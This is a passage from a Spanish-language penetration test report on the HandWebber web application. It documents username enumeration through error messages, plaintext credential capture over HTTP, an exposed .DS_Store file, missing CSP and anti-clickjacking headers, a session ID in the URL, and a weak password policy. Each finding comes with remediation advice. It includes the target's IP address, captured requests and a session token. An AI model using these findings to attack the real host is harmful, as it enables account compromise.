
Ninguno.

### Detalles técnicos

Cuando un usuario intenta iniciar sesión en la aplicación web con credenciales incorrectas, la respuesta proporcionada por el servidor incluye un mensaje de error específico. En lugar de mostrar un mensaje genérico como "Correo electrónico o contraseña incorrectos", el servidor indica si el correo electrónico es incorrecto o si la contraseña es incorrecta. Esto puede dar pistas al atacante a determinar si el correo electrónico o la contraseña ingresados son válidos, lo que facilita un ataque de fuerza bruta o de diccionario.



(mensaje de error por uso de un correo electrónico inexistente)



(mensaje de error por contraseña incorrecta)


### Recomendaciones

**Modificar el mensaje de error**, para que no muestre ningún indicio de error en ambos campos. Como ejemplo, podríamos proponer: "Usuario o contraseña incorrectos", "Identificación incorrecta", etc.

## [MEDIUM] REP-0000001-007: Ausencia protocolo HTTPS

### Resumen

La web no utiliza el protocolo **HTTPS** (*Hypertext Transfer Protocol Secure*), el cual está extendido en la actualidad, prácticamente, a todas las webs que podemos encontrar en Internet, por el plus de seguridad que ofrece respecto al protocolo HTTP, que es el que usa en su totalidad la página web de HandWebber.



### Pre-requisitos para el ataque

Tan sólo será necesario comprobar que la página web objetivo utilice el protocolo HTTP, ingresando su URL en cualquier navegador, e interceptar la comunicación cliente servidor para descubrir los datos enviados.

### Detalles técnicos

HTTPS utiliza un protocolo de seguridad conocido como SSL /TLS (*Secure Socket Layer/Transport Layer Security*) para cifrar los datos antes de enviarlos.

Al usar el protocolo HTTP, se transfieren los datos en texto sin cifrar, lo que significa que cualquier persona con acceso a la red puede interceptar y leer los datos transmitidos.

Utilizando herramientas de interceptación del tráfico, tal como Wireshark o Ettercap, podemos ver en texto claro la información que estamos transmitiendo. Esto tiene especial relevancia en aquellos puntos en los que un atacante podría estar interceptando nuestras comunicaciones en el momento en el que estamos mandando nuestras credenciales.

Accept: application/json, text/plain, \*/\*\r\n  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.0.0\r\n  
Content-Type: application/json\r\n  
Origin: http://54.84.80.202\r\n  
Referer: http://54.84.80.202/login\r\n  
Accept-Encoding: gzip, deflate\r\n  
Accept-Language: es-ES,es;q=0.9,en;q=0.8\r\n  
\r\n  
[Full request URI: http://54.84.80.202/api/users/login]  
[HTTP request 1/6]  
[Response in frame: 6484]  
[Next request in frame: 6489]  
File Data: 47 bytes  
▼ JavaScript Object Notation: application/json  
  ▼ Object  
    ▼ Member: mail  
      [Path with value: /mail:test@test.test]  
      [Member with value: mail:test@test.test]  
      String value: test@test.test  
      Key: mail  
      [Path: /mail]  
    ▼ Member: password  
      [Path with value: /password:testtest]  
      [Member with value: password:testtest]  
      String value: testtest  
      Key: password  
      [Path: /password]

(Interceptación de la comunicación cliente servidor durante el *login*; se muestra en texto claro el mail y la contraseña.)

## Recomendaciones

Utilizar **HTTPS** para todo el sitio web. Implementar **HSTS** y redireccionar cualquier **HTTP** a **HTTPS**.

Realizar esta acción aportaría los siguientes beneficios:

- Prevenir que potenciales atacantes modifiquen las interacciones con el servidor web
- Evitar perder clientes o usuarios por las advertencias de sitio web inseguro (**la mayoría de los actuales navegadores marcan las webs basadas en HTTP como inseguras**).
- Puede facilitar la codificación de ciertas aplicaciones.

En caso de presentar serias dificultades para hacer la transición completa, priorizar la implantación del protocolo HTTPS en aquellas operaciones sensibles primeramente (tales como aquellas que puedan mostrar datos sensibles o de acceso).

## [MEDIUM] REP-0000001-008: Visualización de archivos .DS\_Store

### Resumen

Se identifica un archivo confidencial como accesible o disponible: **.DS\_Store**. Esto puede filtrar información administrativa, de configuración o de credenciales que puede ser aprovechada por un individuo malintencionado para atacar más adelante el sistema o mejorar la manera en que realiza ataques de ingeniería social.

### Pre-requisitos para el ataque

No aplica.

### Detalles técnicos

Los archivos .DS\_Store son creados por el sistema operativo macOS para almacenar información sobre la presentación de una carpeta, como la posición de los iconos y las opciones de visualización. En concreto, este fichero revelaba la existencia de la carpeta assets.

## Recomendaciones

**Excluir estos archivos del código** puesto en producción; se puede hacer excluyendolos en el **.gitignore** a la hora de subir el código al repositorio.



## [MEDIUM] REP-0000001-009: Cabecera *Content Security Policy* (CSP) no configurada

### Resumen

Se ha identificado una falta de configuración de la Política de Seguridad de Contenido (CSP). Esta capa adicional de seguridad es vital para mitigar ciertos tipos de ataques, incluidos *Cross-Site Scripting* (XSS) y ataques de inyección de datos, que podrían comprometer la integridad y la confidencialidad de la página web. La ausencia de una CSP correctamente configurada podría dejar al sitio vulnerable a posibles ataques de desfiguración, robo de datos o distribución de malware.

### Pre-requisitos para el ataque

El atacante necesita conocimiento y acceso a herramientas que le permitan enviar solicitudes HTTP a la página web <http://54.84.80.202> y analizar las respuestas recibidas. Además, el atacante debe estar familiarizado con las técnicas de ataques relacionados con *Cross-Site Scripting* (XSS) y ataques de inyección de datos para aprovechar eficazmente la falta de configuración de la CSP.

### Detalles técnicos

Esta vulnerabilidad ha sido encontrada lanzando un *scanner* a la web objetivo mediante OWASP ZAP. Podemos observarla mediante la visualización de una petición web y la respuesta correspondiente:

Línea de solicitud y sección de encabezado:

```
GET http://54.84.80.202 HTTP/1.1
host: 54.84.80.202
user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:92.9)
Gecko/20100101
Firefox/92.0
Pragma: no-cache
cache-control: no-cache
```

Línea de estado y sección de encabezado de la respuesta HTTP:

```
HTTP/1.1 200 OK
Server: nginx
Date: Mon, 24 Jul 2023 10:40:35 GMT
Content-Type: text/html
Content-Length: 762
Last-Modified: Wed, 29 Mar 2023 18:21:21 GMT
Connection: Keep-alive
ETag: "642481a1-2fa"
Accept-Ranges: bytes
```

Cuerpo de la respuesta:

```
<!doctype html><html lang="en"><head><meta charset="utf-8"/><link rel="icon"
href="/favicon.ico"/><meta name="viewport"
content="width=device-width,initial-scale=1"/><meta name="theme-color"
content="#000000"/><meta name="description" content="The craftsmen's website"/><meta
property="og:title" content="HandWebber"/><meta property="og:image"
content="https://i.ibb.co/ZWn865q/handwebber-portada.png"/><link rel="apple-touch-icon"
href="/logo192.png"/><link rel="manifest"
href="/manifest.json"/><title>HandWebber</title><script defer="defer"
src="/static/js/main.e3b4c58d.js"></script><link href="/static/css/main.a8c91611.css"
rel="stylesheet"></head><body><noscript>You need to enable JavaScript to run this
app.</noscript><div id="root"></div></body></html>
```

## Recomendaciones

**Configurar la cabecera *Content-Security-Policy* (CSP)** en el servidor web para especificar las fuentes de contenido aprobadas para cada tipo de recurso, incluidos JavaScript, CSS, imágenes y marcos HTML. Esto debe hacerse de manera restrictiva para evitar la posibilidad de XSS y ataques de inyección de datos.

## [MEDIUM] REP-0000001-010: ID de la session en la URL.

### Resumen

Esta vulnerabilidad se presenta al utilizar **URL rewrite** para rastrear el ID de sesión del usuario en la URL. El ID de sesión puede ser revelado a través del encabezado de *referer* cruzado (*cross-site referer header*). Además, existe la posibilidad de que el ID de sesión se almacene en el historial del navegador o en los registros del servidor, lo que podría suponer un riesgo para la seguridad de la sesión del usuario.

### Pre-requisitos para el ataque

Para explotar esta vulnerabilidad, el atacante necesita acceso a herramientas que le permitan acceder a la URL específica y analizar los encabezados HTTP enviados y recibidos. Además, el conocimiento sobre la extracción de información confidencial de las URL y el manejo de identificadores de sesión son necesarios para aprovechar esta vulnerabilidad.

### Detalles técnicos

En la siguiente url se puede ver que el sid, esta se esta mandando en la misma:

<http://54.84.80.202/socket.io/?EIO=4&transport=websocket&sid=iq7ELkUIJz9SmW04AAA4>

El problema radica en que el ID de sesión se muestra claramente en la URL, lo que lo hace vulnerable a posibles filtraciones de información. Esta situación podría permitir que terceros malintencionados accedan y utilicen la sesión de otro usuario, lo que podría comprometer la confidencialidad y la integridad de la información.

Solicitud:

GET

http://54.84.80.202/socket.io/?EIO=4&transport=websocket&sid=iq7ELkUIJz9SmW04AAA4 HTTP/1.1

host: 54.84.80.202

Connection: Upgrade

Pragma: no-cache

Cache-Control: no-cache

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.0.0 Safari/537.36

Upgrade: websocket

Origin: http://54.84.80.202

Sec-WebSocket-Version: 13

Accept-Language: es-ES,es;q=0.9

Sec-WebSocket-Key: C6QP7zBecvW0RTJlRtx69g==

Respuesta:

HTTP/1.1 101 Switching Protocols

Server: nginx

Date: Mon, 24 Jul 2023 10:40:54 GMT

Connection: upgrade

Upgrade: websocket

Sec-WebSocket-Accept: pYiKZQl2vyJyMICU5fcfGtjEngA=

Access-Control-Allow-Origin: \*

Parámetro:

sid

Evidencia:

iq7ELkUIJz9SmW04AAA4

## Recomendaciones

- **Utilizar Cookies para el ID de Sesión:** En lugar de mostrar el ID de sesión en la URL, se recomienda utilizar cookies para almacenar el ID de sesión en el lado del cliente. Esto evita que el ID de sesión se muestre en la URL y reduce significativamente el riesgo de que sea interceptado por terceros malintencionados.
- **Emplear Combinación de Cookies y URL Rewrite:** Para aumentar aún más la seguridad, se puede utilizar una combinación de cookies y URL rewrite para gestionar el ID de sesión. Esto implica almacenar el ID de sesión en una cookie y utilizar URL rewrite para ocultar el valor del ID de sesión en la URL.
- **Establecer Cabeceras de Seguridad:** Asegurarse de establecer adecuadamente las cabeceras de seguridad, como "HttpOnly" y "Secure" para las cookies, para evitar que sean accedidas o modificadas por scripts maliciosos y solo se transmitan a través de conexiones seguras (HTTPS).

- **Mantener Sesiones Limitadas:** Limitar el tiempo de vida de las sesiones y cerrarlas automáticamente después de un período de inactividad para reducir la ventana de oportunidad para posibles ataques.
- **Implementar Políticas de Seguridad Apropriadas:** Establecer políticas de seguridad en el servidor web para mitigar riesgos asociados con referer cruzado y registrar adecuadamente las sesiones en el servidor para evitar el almacenamiento innecesario de información sensible.

## [MEDIUM] REP-0000001-011: Falta de cabecera Anti-Clickjacking

### Resumen

Se ha identificado una vulnerabilidad relacionada con la falta de configuración de cabeceras **Anti-Clickjacking**. La respuesta del servidor no incluye las cabeceras '*Content-Security-Policy*' con la directiva '*frame-ancestors*' ni '*X-Frame-Options*', lo que deja al sitio vulnerable a posibles ataques de '*Clickjacking*'. Esta falta de protección podría permitir que un atacante embebe el contenido de la página en un marco malicioso, engañando a los usuarios para que realicen acciones no deseadas sin su conocimiento.

### Pre-requisitos para el ataque

No aplica.

### Detalles técnicos

OWASP ZAP reveló que la respuesta del servidor no incluye las cabeceras '*Content-Security-Policy*' con la directiva '*frame-ancestors*' ni '*X-Frame-Options*' para proteger contra ataques de '*Clickjacking*'. Estas cabeceras son fundamentales para evitar que el contenido del sitio web sea enmarcado por dominios no autorizados y prevenir ataques de '*Clickjacking*'.

### Solicitud:

```
GET http://54.84.80.202 HTTP/1.1
host: 54.84.80.202
user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:92.0)
Gecko/20100101 Firefox/92.0
pragma: no-cache
cache-control: no-cache
```

### Respuesta:

```
Status line and header section (231
bytes)
HTTP/1.1 200 OK
Server: nginx
Date: Mon, 24 Jul 2023 10:40:35 GMT
Content-Type: text/html
Content-Length: 762
Last-Modified: Wed, 29 Mar 2023
18:21:21 GMT
Connection: keep-alive
ETag: "642481a1-2fa"
Accept-Ranges: bytes
```

```
<!doctype html><html lang="en"><head><meta charset="utf-8"/><link
rel="icon" href="/favicon.ico"/><meta name="viewport"
content="width=device-width,initial-scale=1"/><meta name="theme-color"
content="#000000"/><meta name="description" content="The craftsmen's
website"/><meta property="og:title" content="HandWebber"/><meta
property="og:image"
content="https://i.ibb.co/ZWn865q/handwebber-portada.png"/><link
rel="apple-touch-icon" href="/logo192.png"/><link rel="manifest"
href="/manifest.json"/><title>HandWebber</title><script defer="defer"
src="/static/js/main.e3b4c58d.js"></script><link
href="/static/css/main.a8c91611.css"
rel="stylesheet"></head><body><noscript>You need to enable JavaScript to
run this app.</noscript><div id="root"></div></body></html>
```

Parámetro:

```
x-frame-options
```

## Recomendaciones

- **Configurar la Cabecera Content-Security-Policy:** Es recomendable utilizar la cabecera '*Content-Security-Policy*' con la directiva '*frame-ancestors*' para especificar los dominios autorizados que pueden enmarcar el contenido del sitio web. Por ejemplo, puede establecer la directiva '*frame-ancestors*' en '*self*' para permitir que solo el sitio en sí mismo (mismo origen) pueda enmarcar la página.
- **Configurar la Cabecera X-Frame-Options:** Otra opción es utilizar la cabecera '*X-Frame-Options*' para evitar el enmarcado no autorizado. Puede establecer esta cabecera en '*SAMEORIGIN*' para permitir que solo el sitio web en sí mismo pueda enmarcar la página, o en '*DENY*' para evitar que se enmarque en cualquier dominio.
- **Evaluación y Pruebas Adicionales:** Realizar pruebas exhaustivas para asegurarse de que la configuración de la cabecera sea efectiva y no permita enmarcados no autorizados. Esto puede realizarse mediante herramientas de pentesting y

navegadores web que permitan verificar el comportamiento de la página en diferentes escenarios.

## [LOW] REP-0000001-012: Política de contraseñas débiles

### Resumen


Durante las pruebas, se observó que la aplicación web tiene una política de contraseñas débil implementada. Una política de contraseñas débil permite a los usuarios establecer contraseñas simples que luego podrían ser descifradas por un atacante. La aplicación web, en relación a esta vulnerabilidad, es susceptible a adivinación de contraseñas de usuarios y uso óptimo de ataques de fuerza bruta.

### Pre-requisitos para el ataque

Creación de nuevo usuario y establecimiento de contraseña débil.

### Detalles técnicos

El único requisito de la política de contraseñas actual es establecer una contraseña que conste de al menos 8 caracteres.

A screenshot of a web form with a red error banner at the top. The banner contains the text "ERROR" in red and "Password min length 8 characters" in a lighter red. Below the banner, there are four input fields arranged in a 2x2 grid. The top-left field is labeled "username" and contains the text "Prueba". The top-right field is labeled "mail" and contains the text "keep@coding.com". The bottom-left field is labeled "password (min 8 characters)" and contains four dots. The bottom-right field is labeled "confirm password (min 8 characters)" and also contains four dots. The form has a dark background.

(requisito único y obligatorio para la creación de nuevas contraseñas en nuevas cuentas.)

Casos en los que se puede apreciar:

Creación de nuevo usuario o cuenta: [HandWebber](#)

Restablecimiento de contraseña: [HandWebber](#) (aunque hay que destacar que este proceso no funciona correctamente y no llega el mail con la nueva contraseña, tal y como se indica en la misma página web)

Aparte de la restricción comentada, no existe otro requisito. Por tanto, podemos crear una contraseña con 8 números, con 8 letras iguales minúsculas, etc.

### Recomendaciones

- Exigir una longitud mínima de contraseña de al menos 12 caracteres y una longitud máxima de hasta 128 caracteres (la limitación de longitud se debe introducir debido a posibles ataques de denegación de servicio en caso de que no haya limitación).

- Verificar si la contraseña no se encuentra presente en al menos 10,000 de las contraseñas más populares obtenidas de filtraciones de bases de datos y otras fuentes, así como en diccionarios de contraseñas públicamente disponibles (comúnmente utilizados en ataques de fuerza bruta).
- No exigir requisitos en cuanto a la mayor posible complejidad de la contraseña y, por lo tanto, no restringir los tipos de caracteres permitidos.
- Añadir expiración de contraseñas.
- Exigir el cambio de contraseña en caso de sospecha de compromiso de la cuenta.
- Exigir proporcionar la contraseña actual al cambiarla.
- No proporcionar una opción para recordar la contraseña basada en elementos conocidos (se prohíbe el uso de preguntas como "¿Cuál fue el nombre de tu primer automóvil?").
- Detectar intentos de inicio de sesión masivos en una cuenta con diferentes contraseñas o en muchas cuentas con una sola contraseña proporcionada; después de un máximo de 5 intentos fallidos de inicio de sesión, se debe introducir una verificación adicional (por ejemplo, utilizando códigos CAPTCHA); como alternativa, la cuenta puede bloquearse temporalmente, aunque con esta solución se debe tener en cuenta que un atacante podría bloquear cuentas de forma intencional.
- Implementar un mecanismo para bloquear de forma remota una cuenta de usuario determinada (el bloqueo también debe cerrar automáticamente la sesión del usuario en todos los sistemas).
- Implementar una autenticación de dos factores (2FA) basada en la aplicación, por ejemplo, Google Authenticator (no se recomienda utilizar SMS).
- Se puede encontrar más información al respecto en: [Authentication - OWASP Cheat Sheet Series](#)

